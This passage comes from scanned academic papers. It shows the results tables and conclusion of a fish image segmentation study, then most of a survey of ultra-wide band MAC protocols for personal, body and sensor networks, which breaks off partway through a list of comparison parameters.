For testing the results of the proposed segmentation algorithm and extracting the local features, standard deviation was selected as statistical feature. For the purpose, one fish from each species of selected 30 species of Table I has been taken, the same are shown in Fig. 4 in RGB form.

TABLE I. PERFORMANCE OF ALGORITHM ON LARGE, MEDIUM AND SMALL SIZE FISH IMAGES

S No	Species Name	Large Size	Medium Size	Small Size	Total Qty Tested	Correctly Segmented	Incorrectly Segmented
1	Acanthopagrus_berda	11	0	0	11	11	0
2	Aluterus_monoce	10	2	0	12	8	4
3	Anampses_caeruleopunctatus	12	1	0	13	11	2
4	Anampses_geographicus	8	0	0	8	8	0
5	Bodianus_axillaris	13	2	0	15	12	3
6	Carangoides_caeruleopinnatus	10	1	0	11	9	2
7	Caranx_sexfasciat	12	1	1	14	11	3
8	Decapterus_russelli	4	1	0	5	5	0
9	Epinephelus_areolatus	13	1	1	15	11	4
10	Epinephelus_coeruleopunctatus	15	1	0	16	13	3
11	Epinephelus_coioides	11	1	1	13	12	1
12	Gnathanodon_speciosus	14	1	0	15	13	2
13	Halichoeres_hartzfeldii	11	1	0	12	10	2
14	Halichoeres_nigrescens	17	0	2	19	18	1
15	Katsuwonus_pelamis	7	1	0	8	7	1
16	Laptojulis_cyanopleura	19	1	0	20	20	0
17	Lethrinus_microdon	14	1	0	15	14	1
18	Lethrinus_neblulosus	22	1	0	23	18	5
19	Macropharyngodon_kuiteri	5	0	8	13	13	0
20	Nemipterus_furcosus	9	1	0	10	10	0
21	Oxycheilinus_unifasciatus	7	1	0	8	7	1
22	Parastromateus_niger	3	1	0	4	4	0
23	Pervagor_aspricaudus	10	0	0	10	10	0
24	Rhabdosargus_sarba	7	1	0	8	6	2
25	Selar_crumenophthalmus	6	1	1	8	7	1
26	Thalassoma_lutescens	18	2	1	21	17	4
27	Thalassoma_purpureum	17	0	0	17	15	2
28	Uraspis_secunda	2	2	0	4	4	0
29	Wetmorella_nigropinnata	12	0	0	12	10	2
30	Xiphocheilus_typus	5	2	2	9	9	0
	Total	324	28	17	369	323	46

The proposed algorithm converts the fish images shown in Fig. 4 into their grayscales, the standard deviation of these grayscale fish images and their head, abdomen and tail segments are calculated as shown in Table II.

Out of 369 fish images shown in Table I, 29 sample images were taken from selected data set to show the results of the proposed segmentation algorithm. Global and local features of different fish species were compared. Table II contains the names of fish species as given in the selected dataset.

In Table II, the effectiveness of proposed segmentation algorithm can be observed. Global (i.e., Whole Fish) features of image No (6, 8, and 14), (9, 12, and 16), (11 and 13), (20, 23, and 29), (3 and 27) and (10 and 26) are almost equal while the fish images belong to different species. On the other hand, if the local features of the head, abdomen and tail segments of those fish images are compared with the local features of segments of their corresponding fish images then major difference can be seen. These local features assist the image retrieval system for retrieving the correct fish images. The image retrieval system would retrieve wrong images for the global features.

During the study of fish structure, it has been realized that there is a lack of symmetry in the fish shapes. Therefore, it becomes difficult to decide about the end of fish face and start of fish body. Same is the case with fish tail. In this research, ratio based segmentation techniques in the form of FISA have been proposed by observing the majority of fish sizes and shapes. The results with this approach are convincing and shown in Fig. 3 and also in Table II. Some of the fishes from google search like swordfish, sawfish, ray fish, and skate fish were also tested as shown in Fig. 5. Although the algorithm worked well on those species, but heads of sword fish and sawfish were longer than the body of the fish. Thus the results were not satisfactory. Similarly in case of ray fish and skate fish the tail of fish was longer than the fish body and thus the expected results were not achieved. It was also observed that some sharks keeps short tail, so during segmentation, some portion of their bodies become the part of tail. Moreover, it was also noted that algorithm does not care about the orientation of fish image. It segments either the image is oriented from left to right or vice versa as shown in Fig. 5 Image (5). In summary, the proposed algorithm cannot segment the fish images with irregular or non-symmetric shapes into their body parts, correctly.



Image No	Whole image	Head Segment	Abdomen Segment	Tail Segment
9	48.4248	46.2596	55.7529	49.3006
10	55.4278	65.307	59.5282	51.6381
16	48.8997	57.3087	51.7844	39.4172
23	52.1337	45.8178	54.3961	39.4902
26	55.3633	52.0172	53.512	39.8378
29	52.5024	50.9797	56.7098	45.7131

Fig. 3. Segmented fish image along with standard deviation as global and local features are given as titles of the images.



Fig. 4. Twenty nine fish images of different species were taken for feature extraction.

TABLE II. RESULT OF STANDARD DEVIATION AS A LOCAL AND GLOBAL FEATURE OF GRAYSCALE FISH IMAGES

Image No	**Fish Species**	**Standard Deviations of Gray Images**			
		Whole Fish	*Head Segment*	*Abdomen Segment*	*Tail Segment*
1	acanthopagrus_berda_2.jpg	58.6	59.0268	58.43	45.5767
2	aluterus_monoceros_8.jpg	63.0553	56.8006	60.8486	52.1012
3	anampses_caeruleopunctatus_4.jpg	46.3077	59.2561	57.7751	37.3555
4	anampses_geographicus_7.jpg	67.865	66.0801	71.534	50.8214
5	bodianus_axillaris_7.jpg	57.9148	64.9754	63.5689	48.9242
6	carangoides_caeruleopinnatus_6.jpg	59.3448	54.8436	62.5408	65.7071
7	caranx_sexfasciatus_6.jpg	41.8243	37.0426	53.7997	29.9536
8	decapterus_russelli_2.jpg	59.7509	63.6626	66.3289	57.8124
9	epinephelus_areolatus_3.jpg	48.4248	46.2596	55.7529	49.3006
10	epinephelus_coeruleopunctatus_2.jpg	55.4278	65.307	59.5282	51.6381
11	epinephelus_coioides_3.jpg	62.2864	59.1271	63.2563	59.7546
12	gnathanodon_speciosus_1.jpg	48.7619	49.647	53.5106	30.8697
13	halichoeres_hartzfeldii_10.jpg	62.319	55.1491	65.5972	62.8711
14	halichoeres_nigrescens_8.jpg	59.0374	65.8267	63.8254	36.716
15	katsuwonus_pelamis_8.jpg	37.1095	35.7326	47.2898	32.1394
16	leptojulis_cyanopleura_13.jpg	48.8997	57.3087	51.7844	39.4172
17	lethrinus_microdon_3.jpg	42.7599	45.9615	48.7982	44.2166
18	lethrinus_nebulosus_12.jpg	65.4367	62.983	67.2978	62.3871
19	macropharyngodon_kuiteri_12.jpg	68.8934	65.3587	71.3235	55.8815
20	nemipterus_furcosus_1.jpg	52.7617	54.1695	55.607	53.2039
21	oxycheilinus_unifasciatus_4.jpg	53.0435	51.1394	60.0109	44.9178
22	parastromateus_niger_3.jpg	37.7356	41.7226	42.8043	44.4285
23	pervagor_aspricaudus_7.jpg	52.1337	45.8178	54.3961	39.4902
24	selar_crumenophthalmus_4.jpg	39.0447	41.1399	41.3774	35.7413
25	thalassoma_lutescens_17.jpg	50.2509	46.5758	50.9796	49.9667
26	thalassoma_purpureum_5.jpg	55.3633	52.0172	53.512	39.8378
27	uraspis_secunda_3.jpg	46.0012	50.729	42.7892	46.7621
28	wetmorella_nigropinnata_3.jpg	44.3898	44.0675	41.4473	38.4389
29	xiphocheilus_typus_9.jpg	52.5024	50.9797	56.7098	45.7131

V. CONCLUSION

In light of experimental results of the proposed algorithm, it is concluded that local features are better than global features in image segmentation and can play significant role in image retrieval system. Although segmentation is an essential and important step of image analysis activity, but no single technique can meet this basic requirement, instead the techniques vary due to variations in the images and their application domains. Exact segmentation of fishes into its subparts is a challenging task due to non-symmetrical fish body parts as some fishes have long face and small tail while others have short face and long tail. This non-symmetrical shape geometry of fishes also affects the performance of the proposed algorithm.

Furthermore, during this study, it is also observed that amalgamation and transparency of some fish body parts also cause segmentation incorrectly. Orientation detection for fish image, whether its face is up or down, left or on the right side, is another challenging task which needs attention of researchers.



Fig. 5. Algorithm failures on some fish images.

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[1]https://wiki.qut.edu.au/display/cyphy/Fish+Dataset**or** https://www.dropbox.com/s/e2xya1pzr2tm9xr/QUT_fish_data.zip?dI

Recent Approaches to Enhance the Efficiency of Ultra-Wide Band MAC Protocols

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***Abstract*—Ultra-wide band (UWB) is a promising radio technology to transmit huge data in short distances between different digital devices or between individual components of a personal computer. Due to the magnificent features of UWB technology, it finds vast research and application interests, such as Wireless Personal Area Networks (WPANs), Wireless Sensor Networks (WSNs), Wireless Body Area Networks (WBANs) as a special case of WSNs, and Wireless Area Networks (WLANs) as well. In this article, we study the assumptions and performance metrics related to recent schemes of Medium Access Control (MAC) Protocols employed in UWB applications that aim to improve its performance. Also, we compare the different approaches used in the recent works based on 10 parameters: application domain, cast type, protocol centralization, number of hops, mobility, number of used channels, uniformity, priority, and analytical approach. Finally, we introduce different approaches to improve UWB applications.**

***Keywords*—Ultra-wide band (UWB); Wireless Personal Area Network (WPAN); Wireless Sensor Network (WSN); Wireless Body Area Network (WBAN); Medium Access Control (MAC); performance metrics**

I. Introduction

Huge sizes of data are generated due to the great advances in both hardware and applications. For example, new digital cameras create high-quality images and videos. These images and videos data are required to be transmitted from a camera or smart TV to different devices in a short range. A simple solution is to use cables via Universal Serial Bus (USB) or High-Definition Multimedia Interface (HDMI) ports. However, in many cases, using cables is not the good idea, especially in connecting smart devices or computers to each other. Using wireless connections provide more pliability to install rapid communications. Therefore, it is a significant objective to introduce a suitable secure transmission technology with high transmission rate in short distance communications to send data between different nodes (either components or devices). Ultra-Wide Band (UWB) technology is a suitable approach to attain this objective.

UWB is mostly different from other communication technologies. It depends mainly on utilizing radio waves with short pulses or impulses radio, alternatively. When the duration of the generated pulses is decreased, the bandwidth of the transmission spectrum is increased. Therefore, communicating nodes transfer data with high transmission rates.

Many applications employ wireless technologies to implement UWB communication such as WPANs, WLANs, WSNs, WBANs, Wireless USB, Next-generation of Bluetooth, peer-to-peer connections, and Worldwide Interoperability for Microwave Access (WiMAX). In this article, we will focus on WPANs, WSNs, and WBANs. However, there are little applications employ wire-based approaches to implement UWB communication.

Due to the wide spectrum of UWB signals, many users (devices or nodes) require to share medium between different users. A special care is needed to control access of the shared medium efficiently. Therefore, Medium Access Control (MAC) sublayer is widely addressed area in performance enhancement and analyzing of UWB technology. MAC sublayer is a part of the data link layer which contains protocols that are responsible for controlling medium sharing among many users. MAC is an important research area among those addressed by many researchers.

Different fertile research areas are introduced for UWB such as generation of UWB signals, modulation, transmission, medium access, power saving, and secure communication. Also, introducing new applications that fit the characteristics of UWB is a promising goal for modern research works.

The main goal of this work is to study the recent approaches that are used to enhance the UWB technology performance via MAC sublayer's protocols for many applications including WPANs, WBANs and WSNs.

Studying those approaches precisely is an important objective to determine which of the addressed enhancements can be applied to a specific situation. Also, it is important to discover the shortage of a specific domain to be enhanced later according to specific criteria.

The remainder of the paper is organized as follows. Section 2 introduces the definition of UWB, its characteristics, advantages, disadvantages, applications, and finally, states a set of performance metrics used in evaluating the performance of a specific UWB scheme. Section 3 introduces the current approaches in performance improvement of UWB applications. Section 4 compares the different works according to many parameters. Next, some ideas and future work areas to measure or improve the performance of UWB applications are suggested. Finally, Section 5 concludes the work.

II. Overview of UWB

This section briefly discusses the most significant topics related to UWB technology. These topics include UWB definition, characteristics, advantages, disadvantages, and applications. Finally, the most important performance metrics used to assess the efficiency of a specific UWB scheme are stated.

According to Federal Communications Commission (FCC) regulations, UWB is defined as a wide-band transmission technology having a signal of a fractional bandwidth larger than 20% of its central frequency, or simply UWB is a transmission technology having bandwidth more than 500 MHz [1].

UWB technology has many characteristics that give it an advantage and a higher priority in both commercial and research fields to increase and improve its applications.

The main characteristics that distinguish UWB technology are: (1) It has a great ability to be used in short-range wireless applications. (2) It covers small ranges from 7 up to about 30 meters. However, the increase in coverage range implies to decrease in speed. (3) It has a high data rate, where the data rate of UWB can reach to 1.3 Gbps in some cases [2]. (4) It has different operating frequencies: below 1 GHz, 3 – 5 GHz and 6-10 GHz. However, the frequency range (3.1–10.6 GHz) is commonly used [3] and [4]. (5) It works according to many standards. The common IEEE standards that UWB uses are IEEE 802.15.3, IEEE 802.15.4, IEEE 802.15.4a for UWB WPANs [5], IEEE 802.15.4a for UWB sensor networks [6] and IEEE 802.15.6 for WBANs [7], and [8].

UWB has many advantages such as (1) it uses low power. (2) It has good noise immunity. (3) It has signals of a great ability to penetrate different materials easily. (4) It has very high transmission rates. (5) It has a low probability of intercept and detection.

The main disadvantages of UWB are as follows: (1) It needs high technology components to work properly. (2) It has a high cost. (3) It has long signal acquisition times.

One of the important applications employing UWB is WPANs. WPAN is a wireless short range network used to link computer components to the main computer. Usually, WPAN covers a distance from 7 to 13 meters with 10 meters distance average. Also, WPANs use Bluetooth as a common specification that determines the communication parameters for wireless connections among portable computer's components, digital devices such as smart mobile phones, and/or notebooks. A typical case of a WPAN is shown in the Fig. 1.

Besides, WPAN can be used to connect different digital devices without using computers. UWB is an ascendant approach used instead of Bluetooth to transmit data in WPANs at high speed. WLANs [9] can be seen as a generalization of WPANs. Also, WLANs utilize UWB technology to increase the transmission speed between individual computers and employ IEEE-802.11a standard [10], [11] and [12].

Fig. 1. A typical WPAN construction.

A WSN is a network that connects individual sensor devices, where each device is responsible for gathering specific data by sensing the surrounding medium. WSNs are used in many applications including emergency, management, smart home and city, better society, industry, weather forecasting, traffic monitoring, reveal fires inside home or forests and health. Actually, WBAN is a special purpose network of WSN for using sensors in the health domain. It is used to link sensors installed, inside and/or outside, in different organs of a human's body.

Many approaches were introduced to improve the efficiency of UWB technology such as improving antennas or chips [13], modulation techniques [14], MAC sublayer to adjust and control the media access [15]-[[20], security [21] and [22], localization [23], [24], and [25], and power control [25] and [26].

Different performance metrics are used to evaluate the efficiency of a specific scheme as follows. (1) Block probability: number of data packets lost due to buffer full. (2) Drop probability: number of data packets lost from buffer head resulting from the expiration of the number of retransmission trials. (3) Loss probability: number of all lost data packets resulting from either block probability or drop probability. (4) Delay: the total time needed to transmit a data packet from source node to a destination node. (5) Power consumption: the power used to perform networking activity. (6) Throughput: the number of successfully transmitted data packets. (7) Bit error rate: the rate of unsuccessfully transmitted data bits due to noise or any other reason. (8) Mean service time: the average time required to transmit the head of queue data packet from source to destination. (9) Medium utilization: the time percentage the bandwidth successfully used. (10) Reliability: delivery of data to the willful recipient(s) with a high level of assurance. (11) Jitter: the delay variation of packets receiving. (12) Detection probability: the probability of detecting a certain node by neighbor nodes.

III. Advances in MAC Protocols of UWB Applications

This section investigates the recent suggested works to improve the efficiency of UWB MAC sublayer of many applications including WPANs and others.

Backoff algorithms have a great role in improving the performance of MAC protocols. Khan et al. [18] presented a novel algorithm named Prioritized Fibonacci Backoff (PFB) to improve the performance of the protocol and to replace both algorithms: Binary Exponential Backoff (BEB) and Alternative Binary Exponential Backoff (ABEB). Consequently, they constructed an analytical model for carrier sense multiple access with collision avoidance CSMA/CA mechanism of IEEE 802.15.6.

In the proposed model, the node state is modelled with Discrete Time Markov Chain (DTMC) with priority traffic and can be either homogeneous or heterogeneous. The numerical results show that the proposed PFB is more efficient than the ABEB.

Wei et al. [27] proposed an enhanced channel hopping scheme to allow multiple WBANs to communicate with each other using the same channel. The authors introduced a set of analysis approaches by taking the queuing and non-queuing behaviours into consideration to evaluate the coexistence capability, and the maximum number of WBANs that each channel supports. Also, they presented both service-dependent and service-independent analysis models to estimate the actual number of coexisting WBANs. When WBANs detect a coexistence conflict, the channel hopping mechanisms select a new channel according to distributed or centralized, orderly or randomly, event or time-driven analysis models. The results show that the enhanced channel hopping mechanism significantly improves the coexistence capability and allow larger arrival rates of WBANs.

Sudjai et al. [9] proposed an adaptive ultra-wideband WBAN to enhance the average bit error efficiency for high data traffic applications with an acceptable high throughput in a body to external links of that WBAN.

The proposed network utilizes a multiband orthogonal frequency division multiplexing (MB-OFDM) assuming space-time-frequency-coded (STFC) ultra-wideband technology to enhance the average bit error performance of external links of a WBAN. The proposed model utilizes two novel components in comprise: the frame transmission model, and the bit error rate (BER) estimation-based adaptive algorithm.

The proposed adaptive scheme depends on measuring the quality of BER of a signal at receivers. The measured signal will be compared to the signal thresholds. Based on the signal thresholds, three modulation sets are defined, each set has different modulation scheme. The decoding process of the first set depends on the 3/2-rate STFC and Quadrature Phase Shift Keying (QPSK) code modulation. The second set depends on a QPSK modulator with the full-rate Alamouti code as the STFC. The third set utilizes the Alamouti code. Results show that the suggested model reduces the consumption of power compared to the non-optimized adaptive WBAN and the non-adaptive WBAN system.

Kim et al. [8] suggested a prioritized resource allocation algorithm which is basically designed to capture the features of an active superframe interleaving scheme. The suggested algorithm has two major contributions. (1) Improving network performance using a single channel like FDM. (2) Improving the compatibility of different devices by utilized IEEE 802.15.6. In the suggested scheme, each WBAN specifies the required channel resource using the fluid twin token bucket TSPEC model. Many formulas to find the values of peak service rate, minimum service rate and maximum allowed delay were introduced. WBANs with high priority increases Quality of Service (QoS) for medical and health services.

Guizar et al. [15] assumed mobile nodes WBAN. They aimed to estimate its relative positions using known positions on-body anchors according to realistic channel models. To achieve this goal, the authors implemented three channel models based on the following: (1) the theoretical path loss of on-body nodes defined by the Channel Model 3 Impulse Radio UWB (3–10 GHz), (2) the channel model is simulated by a ray-tracing (PyLayers), and (3) an experimental channel obtained by measurement.

In the proposed work, authors aimed to alleviate the positioning loss via cross-layer distributed-cooperative algorithm depends on two link quality estimators: 1) a long-term Link Quality Estimators LQEs to identify the anchors introducing low ranging rate with the nodes, 2) a short-term LQEs to analyze reliable links with other nodes in order to replace the failing anchors. They evaluated the positioning success rate with different MAC scheduling based on Time Division Multiple Access (TDMA).

The authors considered a fully connected WBAN where all nodes can directly communicate in pairs to perform the motion capture. They defined two on-body types of sensors: 1) “On-body anchor sensors” that have knowledge of their absolute and relative positions at any time. 2) “On-body mobile sensors” which want to estimate their relative positions.

The authors concluded their work as the proposed algorithm leads to an increase of positioning success rate for all nodes with the worst localization performance for most of the scheduling strategies and different channel models.

El Azhari et al. [17] discussed the architecture system of WBAN and the details of IEEE 802.15.6 standard. Also, they studied the effect of WBANs on channel propagation. The authors introduced superframe structure used by the MAC sublayer to find the average end-to-end delay, channel fading, energy consumption, and packet reception. Also, the authors studied both single-hop networking according to centralized MAC protocol and multi-hop with distributed MAC protocol. Finally, the authors used simulation to evaluate the performance of the introduced model.

Kumar et al. [16] developed a mathematical model with a discrete-time Markov chain (DTMC) to significantly evaluate the performances of IEEE 802.15.6 CSMA/CA with non-ideal channel condition having high traffic rates. Authors developed a 4-tuple DTMC model based on user priority, backoff stages, backoff counter state, and state of retransmission counter at a time. They also included the failure probability due to collision by distinctively modelling the acknowledgement. Finally, they computed collision probability, end-to-end delay, average processing time, reliability, throughput, CCA (circuit card assembly) failure probability, and packet drop probability.

Ding et al. [29] studied the efficiency of UWB using two standard MAC protocols: the distributed coordination protocol with CSMA/CA and the centralized protocol with TDM. They applied both protocols to UWB WLAN and studied the acquisition times on overall performance in terms of the size of packet frames and rates of packet arrival. The synchronization time between both transmitter and receiver usually be quite because of high the pico-second precision pulses used in both UWB and impulse radio. Between many assumptions, authors assumed that channel BER is zero.

To study the performance of the proposed protocols, the authors compared CSMA/CA and TDMA protocols to narrowband and wideband channels. Additionally, they used utilization, delay, and throughput to evaluate the system performance. The results show that CSMA/CA and TDMA are not suitable for UWB networks, compared to narrowband and wideband networks. The main reason for this drawback is the longer channel acquisition times.

Joo et al. [26] proposed an efficient resource reservation scheme using cross-layer link adaptation for Ultra-Wide Band WPAN with Distributed Medium Access Control (D-MAC) to be used in Wi-Media. The authors proposed Relay Distributed Reservation Protocol (DRP) with relay node selection criteria depending on making a relay path.

For interoperability with the existing Wi-Media D-MAC standard, the proposed Relay DRP just utilized the reserved fields of the current Wi-Media D-MAC specification. To support the legacy Wi-Media D-MAC with the new functionality of cooperative relay transmission, the Relay DRP used three new code-points for resource reservation of cooperative data relay instead of the reserved fields of the current Wi-Media D-MAC standard.

Simulation results show that the proposed method has an enhancement for throughput and energy consumption. Also, the simulation results show that the Relay DRP scheme is compatible and applicable directly with a small overhead to the current Wi-Media D-MAC standard system.

Shi et al. [30] introduced an Average Time Slot Multiplexing Allocation (ATSMA) algorithm based on Space/Time Division Multiple Access (STDMA). The main contributions of authors' work include two parts. (1) Establishing a device interconnected algorithm of 60 GHz-WPAN system based on switched beam code to guarantee free switching between the devices under directional communication. (2) Enhancing multiple access under 802.15.3c standard. The authors plugged STDMA into the 802.15.3c standard. In the case of certain time slot allocation fairness the ATSMA algorithm enhances the capacity of the 60 GHz-WPAN system significantly.

Park et al. [31] improved the average overall throughput and followed in mmWave directional networks by suggesting a new algorithm, called Multi-hop Opportunistic Concurrent Directional Transmission (M-OCDT) based on IEEE 802.15.3c standard. The proposed algorithm provides directional multicast communication by using relay grid function and mmWave path loss model. Relay mechanism works depending on the locations of multicast users to maximize the sum rate.

Extensive simulation results demonstrate that the proposed algorithm improves the average overall throughput compared to the conventional non-relay single-hop directional multicast procedure and delay constraint problem appeared in transmitting videos with high-rate transmission rates in multi-hop wireless networks.

Ajorloo et al. [32] evaluated the performance of a UWB MAC protocol utilized in WPAN depending on DRP. The authors deduced many formulas to find (1) throughput and size of optimum payload required to obtain the maximum throughput, and (2) starvation and fairness of the protocol.

The experimental results show that the DRP protocol is unfair in some situations. Another enhanced version of the DRP protocol called fair DRP protocol FDRP is proposed. The performance of the modified model is measured in terms of BER, incoming frame rate, payload size, antenna disturbance rate, antenna beam width, network size, network area, and transmission range. Simulations results confirmed the analytical results of the suggested model and showed that FDRP has a little effect on average throughput. On the other hand, it has perfect fairness with approximately zero starvation.

Kim et al. [33] proposed a Multi-Channel Scheduling (MCS) algorithm to solve the conflicts resulting from interfering multiple adjacent Wi-Media logical link protocol Service Sets (WSSs). The proposed MCS algorithm depends on scanning new idle channels and detects its offset time. In addition, the WSS devices transmit new beacon and data frames without conflicts. Channel utilization can be maximized via allowing MCS to utilize all of the dynamically available channels by scanning the channel during the idle period. Moreover, the proposed protocol does not require any hardware complexities to avoid interference. Therefore, it can be used in Wi-Media and WUSB standard. The main drawback of the proposed algorithm is causing battery drain when the bridge is a mobile device.

The efficiency of the proposed algorithm was verified using simulation. The simulated results show that MCS algorithm minimizes the number of collisions by efficiently managing the several available channels in a mixed manner utilizing both proactive and reactive methods together.

Kim et al. [34] proposed an adaptive algorithm, called Distributed Satisfaction Ratio of QoS (D_SoQ) to improve WiMedia MAC protocol fairness in a distributed manner. The method is proposed to support high quality of service to each traffic stream in a beacon and to guarantee fair distributed resource allocation. The proposed protocol assumes high rates of traffic and service.

The authors introduced formulas to evaluate the average number of traffic stream and the average delay. The proposed D_SoQ method offers maximum and fair QoS to all traffic streams. Simulation confirmed the numerical results in enhancing traffic stream capacity and achieving a high level of fairness in terms of QoS.

Ayub et al. [35] proposed an algorithm specifically for WSNs called Pilot Assisted Medium Access Control (PA-MAC). Authors discussed the reasons which make PA-MAC fails in heavy environments. The proposed algorithm depends on clustering nodes (sensors) in terms of its transmission range from a base station. Cluster membership was determined according to a fixed threshold level. The number of nodes in any cluster never exceeds a predefined limit according to a threshold level.

A cluster called the head cluster was chosen according to a cost function. The cost function was determined according to many parameters such as distance and energy level. Different channels are allocated to different clusters to prohibit intrusion between nodes communicating inside the same clusters (inter-cluster communication) and those communicating outside the cluster to a base station (intra-cluster communication). The simulation studies show that the efficiency of the PA-MAC in terms delivering of packets, power consumption, and packet drop.

IV. Comparisons and Future Works

This section consists of two parts. In the first part, we compare the different works according to various parameters, while the second part addresses the proposed works to improve UWB applications.

To compare between different previous works, we consider the following parameters:

1) Application: Wireless Body Network (B), Wireless Sensor Network (S), Wireless Personal Area Network (P).

2) Cast: Single Cast (S), Multi-Cast (M), Broadcast (B).

3) Protocol Centralization: Centralized (C), Distributed (D).

4) Number of Hops: Single Hop (S), Multi-Hops (M).

5) Mobility: Fixed (F), Mobile (M).

6) The number of used channels: Single (S), Multiple (M).

7) Model Uniformity: Uniform (U), Non-Uniform (N).

8) Allowing Priority: Yes (Y), No (N).

9) Analytical Approach: Simulation (S), Mathematical (M).

10) Performance Metrics (Commonly Used): Throughput (T), Delay (D), Power Consumption (P), BER (B).

